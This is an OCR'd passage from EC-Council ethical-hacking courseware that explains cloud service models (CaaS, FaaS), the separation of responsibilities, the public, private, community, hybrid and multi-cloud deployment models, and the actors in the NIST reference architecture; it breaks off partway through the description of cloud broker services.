- **Container-as-a-Service (CaaS)**

This cloud computing model provides containers and clusters as a service to its subscribers. It provides services such as virtualization of container engines, management of containers, applications, and clusters through a web portal, or an API. Using these services, subscribers can develop rich scalable containerized applications through the cloud or on-site data centers. CaaS inherits features of both IaaS and PaaS (e.g., Amazon AWS EC2, Google Kubernetes Engine (GKE)).

Advantages:

- Streamlined development of containerized applications
- Pay-per-resource
- Increased quality
- Portable and reliable application development
- Low cost
- Few resources
- Crash of application container does not affect other containers
- Improved security
- Improved patch management
- Improved response to bugs
- High scalability
- Streamlined development

Disadvantages:

- High operational overhead
- Platform deployment is the developer's responsibility

- **Function-as-a-Service (FaaS)**

This cloud computing service provides a platform for developing, running, and managing application functionalities without the complexity of building and maintaining necessary

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

infrastructure (serverless architecture). This model is mostly used while developing applications for microservices. It provides on-demand functionality to the subscribers that powers off the supporting infrastructure and incurs no charges when not in use. It provides data processing services, such as Internet of Things (IoT) services for connected devices, mobile and web applications, and batch-and-stream processing (e.g., AWS Lambda, Google Cloud Functions, Microsoft Azure Functions, Oracle Cloud Fn).


Advantages:

- Pay-per-use
- Low cost
- Efficient security updates
- Easy deployment
- High scalability

Disadvantages:

- High latency
- Memory limitations
- Monitoring and debugging limitations
- Unstable tools and frameworks
- Vendor lock-in

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Separation of Responsibilities in Cloud

In cloud computing, the separation of responsibilities of subscribers and service providers is essential. Separation of duties prevents conflict of interest, illegal acts, fraud, abuse, and error and helps in identifying security control failures, including information theft, security breaches, and evasion of security controls. It also helps in restricting the amount of influence held by any individual and ensures that there are no conflicting responsibilities.

There are mainly three types of cloud services; namely, IaaS, PaaS, and SaaS. It is essential to know the limitations of each cloud service delivery model when accessing specific clouds and their models. The figure below illustrates the separation of cloud responsibilities specific to service delivery models.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 19.1: Separation of cloud responsibilities specific to service delivery models

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Deployment Models

Cloud deployment model selection is based on enterprise requirements. One can deploy cloud services in different ways, according to the factors given below:

- Host location of cloud computing services
- Security requirements
- Sharing of cloud services
- Ability to manage some or all of the cloud services
- Customization capabilities

The four standard cloud deployment models are

- **Public Cloud**

  In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet. Therefore, he is liable for the creation and constant maintenance of the public cloud and its IT resources. Public cloud services may be free or based on a pay-per-usage model (e.g., Amazon Elastic Compute Cloud (EC2), Google App Engine, Windows Azure Services Platform, IBM Bluemix).

  - **Advantages**:
    - Simplicity and efficiency
    - Low cost
    - Reduced time (when server crashes, needs to restart or reconfigure cloud)
    - No maintenance (public cloud service is hosted off-site)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- No contracts (no long-term commitments)

- **Disadvantages**:
  - Security is not guaranteed
  - Lack of control (third-party providers are in charge)
  - Slow speed (relies on Internet connections; the data transfer rate is limited)




Figure 19.2: Public cloud deployment model

- **Private Cloud**

  A private cloud, also known as the internal or corporate cloud, is a cloud infrastructure operated by a single organization and implemented within a corporate firewall. Organizations deploy private cloud infrastructures to retain full control over corporate data (e.g., BMC Software, VMware vRealize Suite, SAP Cloud Platform).

  - **Advantages**:
    - Security enhancement (services are dedicated to a single organization)
    - Increased control over resources (organization is in charge)
    - High performance (cloud deployment within the firewall implies high data transfer rates)
    - Customizable hardware, network, and storage performances (as the organization owns private cloud)
    - Sarbanes Oxley, PCI DSS, and HIPAA compliance data are much easier to attain

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disadvantages**:
  - High cost
  - On-site maintenance




Figure 19.3: Private cloud deployment model

- **Community Cloud**

  It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction. The community cloud can be either on- or off-premises and governed by the participated organizations or by a third-party managed service provider (e.g., Optum Health Cloud, Salesforce Health Cloud).

  - **Advantages**:
    - Less expensive compared to the private cloud
    - Flexibility to meet the community's needs
    - Compliance with legal regulations
    - High scalability
    - Organizations can share a pool of resources from anywhere via the Internet

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Disadvantages**:
  - Competition between consumers in resource usage
  - Inaccurate prediction of required resources
  - Lack of legal entity in case of liability
  - Moderate security (other tenants may be able to access data)
  - Trust and security concerns between tenants




Figure 19.4: Community cloud deployment model

- **Hybrid Cloud**

  It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models. In this model, the organization makes available and manages some resources in-house and provides other resources externally (e.g., Microsoft Azure, Zymr, Parangat, Logicalis).

  Example: An organization performs its critical activities on the private cloud (e.g., operational customer data) and non-critical activities on the public cloud.

  - **Advantages**:
    - High scalability (contains both public and private clouds)
    - Offers both secure and scalable public resources
    - High level of security (comprises private cloud)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Allows to reduce and manage the cost according to requirements

- **Disadvantages**:
  - Communication at the network level may be conflicted as it uses both public and private clouds
  - Difficult to achieve data compliance
  - Organization reliant on the internal IT infrastructure in case of outages (maintain redundancy across data centers to overcome)
  - Complex service level agreements (SLAs)




Figure 19.5: Hybrid cloud deployment model

- **Multi Cloud**

  It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals. The multi cloud uses multiple computing and storage services from different cloud vendors. It distributes cloud assets, software, applications, etc. across various cloud-hosting environments. Multi cloud environments are mostly all-private, all-public or a combination of both. Organizations use multi cloud environments for distributing computing resources, thereby increasing computing power and storage capabilities, and limiting the data loss and downtime risk to a great extent (e.g., Microsoft Azure Arc, AWS Kaavo IMOD, Google Cloud Anthos).

  - **Advantages**:
    - High reliability and low latency
    - Flexibility to meet business needs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Cost-performance optimization and risk mitigation
- Low risk of distributed denial-of-service (DDoS) attacks
- Increased storage availability and computing power
- Low probability of vendor lock-in

- **Disadvantages**:
  - Multi-cloud system failure affects business agility
  - Using more than one provider causes redundancy
  - Security risks due to complex and large attack surface
  - Operational overhead





Figure 19.6: Multi cloud deployment model

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NIST Cloud Deployment Reference Architecture

The figure below gives an overview of the NIST cloud computing reference architecture; it displays the primary actors, activities, and functions in cloud computing. The diagram illustrates a generic high-level architecture, intended for better understanding the uses, requirements, characteristics, and standards of cloud computing.




Figure 19.7: Separation of cloud responsibilities specific to service delivery models

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The five significant actors are as follows:

- **Cloud Consumer**

  A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services. The cloud consumer browses the CSP's service catalog requests for the desired services, sets up service contracts with the CSP (either directly or via cloud broker), and uses the services. The CSP bills the consumer based on the services provided. The CSP should fulfill the service level agreement (SLA) in which the cloud consumer specifies the technical performance requirements, such as the quality of service, security, and remedies for performance failure. The CSP may also define limitations and obligations if any, that cloud consumers must accept.

  The services available to a cloud consumer in the **PaaS**, **IaaS, and SaaS** models are as follows:

  - **PaaS** – database (DB), business intelligence, application deployment, development and testing, and integration
  - **IaaS** – storage, services management, content delivery network (CDN), platform hosting, backup and recovery, and computing
  - **SaaS** – human resources, enterprise resource planning (ERP), sales, customer relationship management (CRM), collaboration, document management, email and office productivity, content management, financial services, and social networks.

- **Cloud Provider**

  A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services (directly or via a cloud broker) to interested parties via network access.

- **Cloud Carrier**

  A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

- **Cloud Auditor**

  A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon. Audits verify adherence to standards through a review of the objective evidence. A cloud auditor can evaluate the services provided by a CSP regarding security controls (management, operational, and technical safeguards intended to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (compliance with applicable privacy laws and regulations governing an individual's privacy), performance, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Cloud Broker**

  The integration of cloud services is becoming too complicated for cloud consumers to manage. Thus, a cloud consumer may request cloud services from a cloud broker, rather than directly contacting a CSP. The cloud broker is an entity that manages cloud services regarding use, performance, and delivery and maintains the relationship between CSPs and cloud consumers.

  The services provided by cloud brokers fall in three categories:

  - **Service Intermediation**

    Improves a given function by a specific capability and provides value-added services to cloud consumers.

